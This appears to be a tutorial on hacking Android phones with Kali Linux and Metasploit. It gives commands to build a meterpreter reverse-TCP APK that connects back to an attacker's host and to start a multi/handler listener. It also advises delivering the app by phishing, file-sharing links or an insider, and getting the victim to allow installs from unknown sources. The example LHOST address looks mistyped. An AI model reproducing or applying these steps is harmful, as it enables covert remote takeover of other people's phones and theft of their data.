
**Problem Statement -Hacking Android Device With Kali Linux.**

*How the exploit framework could be structured, how the interaction between the attacker and the exploited vulnerability could be achieved and how the user can extend the functionality of Metasploit.*

**Description –** Discovering vulnerabilities and developing exploits is a complex task requiring different mindset and motivation. Although, fuzzing tools exist in the Metaspolit framework to discover vulnerabilities the majority of the time the framework will be used to exploit known vulnerabilities for which Metasploit exploit exists.

Once the vulnerable users have been identified via social engineering attacks, exploit could be delivered via phishing attack or delivered in person (recruited insider).

**Exploit Metamodel-**



**Algorithm -**

* Open a terminal, and make a **Program**.apk
* You can do this by typing :
* **msfpayload android/meterpreter/reverse\_tcp LHOST=191.168.0.4 R > /root/Program.apk** (replace LHOST with your own IP)
* You can also hack android on **WAN i.e. through Internet** by using your**Public/External IP** in the LHOST and by **port forwarding**
* Open another terminal until the file is being produced.
* Load metasploit console, by typing : **msfconsole**
* After it loads(it will take time), load the multi-handler exploit by typing : **use exploit/multi/handler**
* Set up a (reverse) payload by typing : **set payload android/meterpreter/reverse\_tcp**
* To set L host type : **set LHOST 191.168.0.4**
* At last type: **exploit** to start the listener.
* Copy the application that you made (Program.apk) from the root folder, to you android phone.
* Then send it using Uploading it to Dropbox or any sharing website. Then send the link that the Website.
* Let the phone install the Program app
* **However**, the option of allowance for Installation of apps from [Unknown Sources](http://gs4.wonderhowto.com/forum/enable-unknown-sources-android-install-apps-outside-play-store-0150603/) should be **enabled** (if not) from the security settings of the android phone to allow the Program to install.
* And then click Open.

**Output-**

